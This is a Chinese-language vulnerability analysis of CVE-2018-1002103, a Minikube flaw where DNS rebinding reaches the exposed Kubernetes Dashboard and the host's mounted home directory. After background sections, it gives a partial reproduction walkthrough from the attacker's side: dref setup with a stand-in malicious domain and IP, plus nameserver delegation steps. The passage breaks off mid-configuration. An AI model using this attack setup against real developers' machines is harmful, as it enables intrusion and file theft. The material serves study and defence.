CVE-2018-1002103：远程代码执行与虚拟机逃逸

简介

CVE-2018-1002103是一个Minikube的远程代码执行与虚拟机逃逸漏洞，允许攻击者借助DNS重绑定攻击访问Kubernetes Dashboard并执行任意代码，在一定条件下还能够直接访问宿主机文件系统，CVSS 3.x评分为8.8[1]。`v0.3.0`到`v0.29.0`版本的Minikube均受到影响。该漏洞由Alex Kaskasoli提交[2]。漏洞的直接成因是Minukube在其所依赖的虚拟机上暴露了Kubernetes Dashboard端口[1]，使得DNS重绑定攻击得以实施。

下面，我们首先给出理解该漏洞所必要的背景知识，然后对漏洞进行分析，接着进行漏洞复现实战，最后给出漏洞的修复情况，并作总结与思考。

注：本节涉及的IP及域名均为虚构，供演示用。

背景知识

Minikube


Minikube是一款用于本地化运行Kubernetes的工具，使用方法简单。它利用个人电脑上的虚拟机软件（VirtualBox、VMware等），在一台虚拟机内部运行起单节点Kubernetes集群，非常适合新手练手或用作开发者的开发环境。

Minikube支持Kubernetes的许多特性：DNS、NodePorts、ConfigMaps、Secrets、Dashboards、容器运行时（Docker、CRI-O和containerd）、CNI和Ingress等。

按照官方文档[4]描述的步骤可顺利安装配置Minikube。在配置好Minikube后，只需执行一句

```
1  minikube start
```

然后等待安装完成，即可在虚拟机中运行起一个Kubernetes集群；同时，宿主机上的`kubectl`也将被自动配置，直接使用即可操作虚拟机内部的Kubernetes，非常方便。下图可以帮助读者更好地理解Minikube运行时的虚拟化层次：




值得注意的是，Minikube默认会在集群中安装Kubernetes Dashboard。

欲了解更多关于Minikube的内容，可以参考官方文档[4]。

Kubernetes Dashboard

Kubernetes Dashboard是一个基于Web的Kubernetes用户界面。我们可以用它来在集群中部署、调试容器化应用，或者管理集群资源。进一步地说，借助Dashboard，我们能够获得当前集群中应用运行状态的概览，创建或修改Kubernetes资源，如Deployments、Jobs、DaemonSets等。我们能够扩展Deployment、执行滚动升级、重启Pod或在部署向导的辅助下部署新应用。

运行起来后，Kuernetes Dashboard的界面如下所示：



欲了解更多关于Minikube的内容，可以参考官方文档[5]。

同源策略（Same-origin Policy）

同源策略是Web应用安全模型中一个非常重要的安全机制，它用来限制从一个源（Origin）加载的文档和脚本与来自另一个源的资源交互的方式。该策略能够帮助隔离潜在恶意文档、减少潜在攻击向量。

上面这一段定义中，第一个重要的概念是「同源」，那么什么是同源呢？对此，我们做以下定义：

当且仅当两个URL具有相同的协议、端口、主机名时，这两个URL才属于同源。

举个例子，对于`http://www.example.com/test/about.html`来说，我们有以下不同情况：

URL	是否同源	原因
http://www.example.com/who/xxx.html	是	满足同源定义，仅仅路径不同
http://www.example.com/who/ami/y.html	是	满足同源定义，仅仅路径不同
https://www.example.com/test/about.html	否	协议不同
http://www.example.com:88/test/about.html	否	端口不同
http://yyy.example.com/test/about.html	否	主机名不同

我们清楚了如何辨别两个URL是否同源。不同源的URL之间的交互属于跨域（Cross domain）交互，同源策略对此存在什么限制呢？简单来说，有以下三点：

1. 跨域写操作（Cross-origin writes）通常是被允许的，例如链接、重定向、表单提交等，有时还会涉及预检请求（Preflight Requests）。
2. 跨域资源嵌入（Cross-origin embedding）通常是被允许的，例如：

1. 以`<script src="..."></script>`标签嵌入JavaScript脚本。但语法错误信息只能被同源脚本捕捉到。
2. 以`<link rel="stylesheet" href="...">`标签嵌入CSS。由于CSS松散的语法规则，CSS的跨域需要一个设置正确的 HTTP 头部 `Content-Type` 。对此，不同浏览器有不同限制。
3. 以`<img>`标签嵌入图片。
4. 以`<video>`和`<audio>`标签嵌入多媒体资源。
5. 以`<object>`和`<embed>`标签嵌入的外部资源。
6. 通过`@font-face`引入的字体。有些浏览器允许跨域字体，另一些则要求字体是同源的。
7. 任何以`<iframe>`嵌入的资源。另外，站点可以使用`X-Frame-Options`消息头来阻止这种跨域交互。

3. 跨域读操作（Cross-origin read）通常是被阻止的，但是往往可以通过嵌入来实现读取。例如，我们能够读取嵌入图片的尺寸、嵌入脚本的动作以及一些嵌入资源的可用性等。

欲了解更多关于同源策略的内容，可以参考Mozilla的相关文档[6]。


DNS重绑定攻击（DNS Rebinding）

DNS重绑定攻击是一种控制域名解析的方法。这种攻击方法的典型场景是，受害者访问了某恶意网站后，恶意网页内嵌入的客户端脚本针对受害者所在网络中的其他主机发起攻击。

通常来说，浏览器的同源策略会阻止这样的事情发生，只允许客户端脚本接触当前主机上的内容。然而，同源策略依赖于域名，域名与IP之间的映射关系是可变的，动态的域名-IP映射又是DNS决定的，因此，通过先后构造不同的DNS应答，攻击者可能诱使浏览器将两个不同IP但先后映射到相同域名上的主机判定为同源，从而实现对同源策略的绕过，让恶意客户端脚本接触到本无法访问的资源。

例如，攻击者可以利用DNS重绑定来诱使受害者的Web浏览器访问本地私有IP地址上的资源并把内容返回给攻击者。当然，攻击者还能够借此实现内网突破等其他目的。

那么，DNS重绑定攻击具体是怎么做的呢？一图胜千言：



上图讲的是这样一个故事：

受害者出于某种原因要访问攻击者布置好的恶意网站attacker.me。浏览器先发出针对attacker.me的DNS查询请求，该请求被上级DNS服务器转发给恶意DNS服务器，恶意DNS服务器给的响应是“attacker.me对应IP是1.3.5.15”，但是为该响应设置了非常短的TTL。于是浏览器向1.3.5.15发起HTTP请求，加载网页和恶意JS。等到本地DNS缓存过期后，恶意JS再次向attacker.me发起访问，由于缓存已过期，浏览器再次发出DNS请求。这一次，恶意DNS服务器给的响应是“attacker.me对应IP是192.168.99.100”。这样一来，浏览器中的恶意JS的HTTP请求实际上发给了受害者所在内网的192.168.99.100机器。

为什么能绕过同源策略呢？因为协议、端口、主机名三要素在两次HTTP请求前后都一致，只是主机名映射的IP改变了。

欲了解更多关于DNS重绑定攻击的内容，可以参考维基百科[7]。

漏洞分析

在了解了以上背景知识后，稍加推断，就不难发现CVE-2018-1002103的漏洞成因了——恰到好处的条件使得DNS重绑定攻击能够奏效。

我们来具体分析一下。

Minikube默认部署并启用了Kubernetes Dashboard，且服务绑定了虚拟机（即Kubernetes集群节点）的30000端口，可以来验证一下：


```
root# minikube ssh
                         _             _
            _         _ ( )           ( )
  ___ ___  (_)  ___  (_)| |/')  _   _ | |_      __
/' _ ` _ `\| |/' _ `\| || , <  ( ) ( )| '_`\  /'__`\
| ( ) ( ) || || ( ) || || |\`\ | (_) || |_) )(  ___/
(_) (_) (_)(_)(_) (_)(_)(_) (_)`\___/'(_,__/'`\____)

$ netstat -utln | grep 30000
tcp        0      0 :::30000                :::*                    LISTEN
```

另外，参考官方文档[8]，Minikube创建虚拟机时采用「仅主机模式」网络，只能供宿主机访问到，但默认情况下第一次创建虚拟机时分配的IP总是固定的。例如，VirtualBox上是192.168.19.100。当然，如果是多次尝试过使用Minikube创建虚拟机，那么IP地址可能会递增[9]。例如，在笔者由于网络原因多次部署Minikube后，虚拟机地址已经变成了`192.168.99.107`：

```
root# minikube ip
192.168.99.107
```

但是总体来讲，虚拟机IP地址对于攻击者而言是可预测的，甚至大多数情况下就是固定的`192.168.19.100`。

也就是说，在部署Minikube后，宿主机上便可通过`虚拟机IP地址:30000`来访问Kubernetes Dashboard。我们来试一下：



成功了，而且我们获得以下两点信息：

2. 访问没有启用HTTPS协议；
3. 可以通过输入`192.168.19.107`访问，说明没有限制HTTP Host头必须为`127.0.0.1`等本地地址。

综上所述，攻击者就可以采用DNS重绑定攻击的方式，绕过受害者浏览器的同源策略，对受害者电脑上Minikube虚拟机内的Kubernetes Dashboard进行访问。而一旦控制Kubernetes Dashboard，攻击者就能够通过其执行命令、创建新Pod，进而逃逸出容器，到Minikube虚拟机中。

但是，细心的读者可能会注意到，我们在开篇还提到了「虚拟机逃逸」，这是为什么呢?

其实很简单，Minikube虚拟机默认挂载了宿主机上的家目录作为共享文件夹！如果我们`minikube ssh`登录到虚拟机内部，执行`ls /`命令，就会看到一个`hosthome`目录，它对应着宿主机上的`/home`目录：

```
$ ls /
bin   dev  home      init  lib64   media  opt   root  sbin  sys  usr
data  etc  hosthome  lib   linuxrc  mnt    proc  run   srv   tmp  var
```

当然，这只是文件系统层面的不完全虚拟机逃逸。但是，相信经验丰富的读者朋友们会明白——在此基础上，再通过创建后门等方式实现完全的虚拟机逃逸已经不是难题。


漏洞复现

环境准备

首先，我们需要一个存在CVE-2018-1002103漏洞的Minikube环境，笔者的测试集群版本为`v0.28.2`。笔者的基础环境是Ubuntu 16.04，安装了最新版VirtualBox虚拟机程序。

模拟的场景如下：

某云原生开发者张三在开发用机上使用Minikube搭建了本地Kubernetes测试环境。某次开发间隙，他访问了攻击者李四搭建的恶意网站，该恶意网站实际上是一套CVE-2018-1002103漏洞攻击程序。在张三访问时，恶意网站利用DNS重绑定攻击，向张三开发用机上的Minikube本地虚拟机中的Kubernetes Dashboard发送命令（下图中步骤1），利用Dashboard创建挂载虚拟机目录的Pod（下图中步骤2）并反弹shell给攻击者李四（下图中步骤3），李四借此进入了张三的Kubernetes集群并成功逃逸到了虚拟机内部（下图中步骤4）。最后，由于虚拟机默认挂载了宿主机的文件目录，李四进一步从Minikube虚拟机中逃逸，进入张三的开发用机（下图中步骤5）。



不需要为CVE-2018-1002103准备特别的文件，只要按照前述说明部署好存在漏洞版本的Minikube环境，确保Kubernetes集群正常运行、Kubernetes Dashboard监听在虚拟机的30000端口即可，前者可以通过在张三的开发用机上执行kubectl确认：

```
root# kubectl get pods -n kube-system

NAME                                    READY   STATUS    RESTARTS   AGE
etcd-minikube                           1/1     Running   0          4d
kube-addon-manager-minikube             1/1     Running   0          4d
kube-apiserver-minikube                 1/1     Running   8          4d
kube-controller-manager-minikube        1/1     Running   2          4d
kube-dns-86f4d74b45-zkxpq               3/3     Running   0          4d
kube-proxy-lfg6n                        1/1     Running   0          4d
kube-scheduler-minikube                 1/1     Running   1          4d
kubernetes-dashboard-5498ccf677-xx59p   1/1     Running   0          4d
storage-provisioner                     1/1     Running   0          4d
```

至于后者，我们在「漏洞分析」部分已经验证过：

```
root# minikube ssh


                         _             _
            _         _ ( )           ( )
  ___ ___  (_)  ___  (_)| |/')  _   _ | |_      __
/' _ ` _ `\| |/' _ `\| || , <  ( ) ( )| '_`\  /'__`\
| ( ) ( ) || || ( ) || || |\`\ | (_) || |_) )(  ___/
(_) (_) (_)(_)(_) (_)(_)(_) (_)`\___/'(_,__/''`\____)

$ netstat -tuln | grep 30000
tcp        0      0 :::30000                :::*                    LISTEN
```

OK，可以开始进行漏洞利用了。

漏洞利用

经过前文的分析，我们已经明确：该漏洞的核心就是DNS重绑定攻击。那么上面模拟环境中的李四进行漏洞利用，也就是先通过DNS重绑定攻击绕过张三浏览器的同源策略，然后向Minikube虚拟机内的Kubernetes Dashboard发起请求，一步步深入，直到逃逸到宿主机——张三的开发用机上。

工欲善其事，必先利其器。后面，我们将以攻击者李四的视角，使用开源DNS重绑定攻击框架dref[10]（这样的工具还有不少，例如NCC Group开源的singularity[11]）来实施攻击。

攻击者李四需要准备以下道具：

1. 一个属于李四的恶意域名，假设其为attacker.me，读者可根据实际情况替换；
2. 一台拥有公网IP的恶意主机，假设其IP为1.3.5.15，读者可根据实际情况替换。

安装部署dref

以下步骤仅供参考，如有变更，以dref官方文档[12]为准。

首先安装环境依赖：Docker[13]和docker-compose[14]。

接着，把仓库拉到恶意主机上：

```
git clone https://github.com/mwrlabs/dref.git
cd dref
```

然后，编辑`dref-config.yml`文件，设置域名与恶意主机的IP：

```
general:
  domain: "attacker.me"
  address: "1.3.5.15"
  logPort: 443
  iptablesTimeout: 10000
```

最后，只需要调用docker-compose启动dref即可：

```
docker-compose up -d
```

由于需要拉取和构建镜像，这个过程可能需要持续一段时间，视网络状况而定。在启动完成后，我们可以通过查看日志来确保组件正常运行：

```
docker-compose logs -f
```

此时，可以看一下恶意主机上端口开放情况。看到DNS服务端口和HTTP服务端口均正常开启，进一步说明部署成功：

```
attacker# netstat -utlnp | grep -E "53|8080"
tcp6       0      0 :::8080                 :::*                    LISTEN
13827/docker-proxy
udp6       0      0 :::53                   :::*
13583/docker-proxy
```

配置域名解析转发

接下来，还需要到域名供应商的网站里配置一下，将所有针对恶意域名attacker.me的DNS查询请求转发到恶意主机上。不同的域名服务商提供的配置方法各不相同，这里以GoDaddy为例：

首先登录到GoDaddy，进入恶意域名的DNS管理页面（My Domains/Domain Settings/DNS Management），找到“Advanced Features”，点击其菜单中的“Host names”，然后配置一项`ns1`指向恶意IP的记录：

保存。然后回到DNS管理页面，找到“Nameservers”，点击更改，然后配置一项指向上一步骤中配置的`ns1.attacker.me`的记录（如果该域名别无他用，可以删掉官方的DNS服务器记录，只保留自己的）：

配置完成后，等待全网生效即可。我们可以在其他机器上ping一下域名，返回结果显示为恶意主机IP即说明DNS配置已经生效：

```
root# ping -c 1 attacker.me
PING attacker.me (1.3.5.15): 56 data bytes
64 bytes from 1.3.5.15: icmp_seq=0 ttl=49 time=16.287 ms

--- attacker.me ping statistics ---
1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 16.287/16.287/16.287/0.000 ms
```

这样一来，后面所有针对attacker.me的DNS查询请求，都会被直接转发到恶意主机上的恶意DNS服务上。至于如何响应，就全在攻击者的掌控之中了。

配置恶意网站端口

现在，我们需要配置一下dref的`docker-compose.yml`文件，为恶意网站服务暴露30000端口：

```
  api:
    build:
      context: .
      dockerfile: iptables-node-alpine.Dockerfile
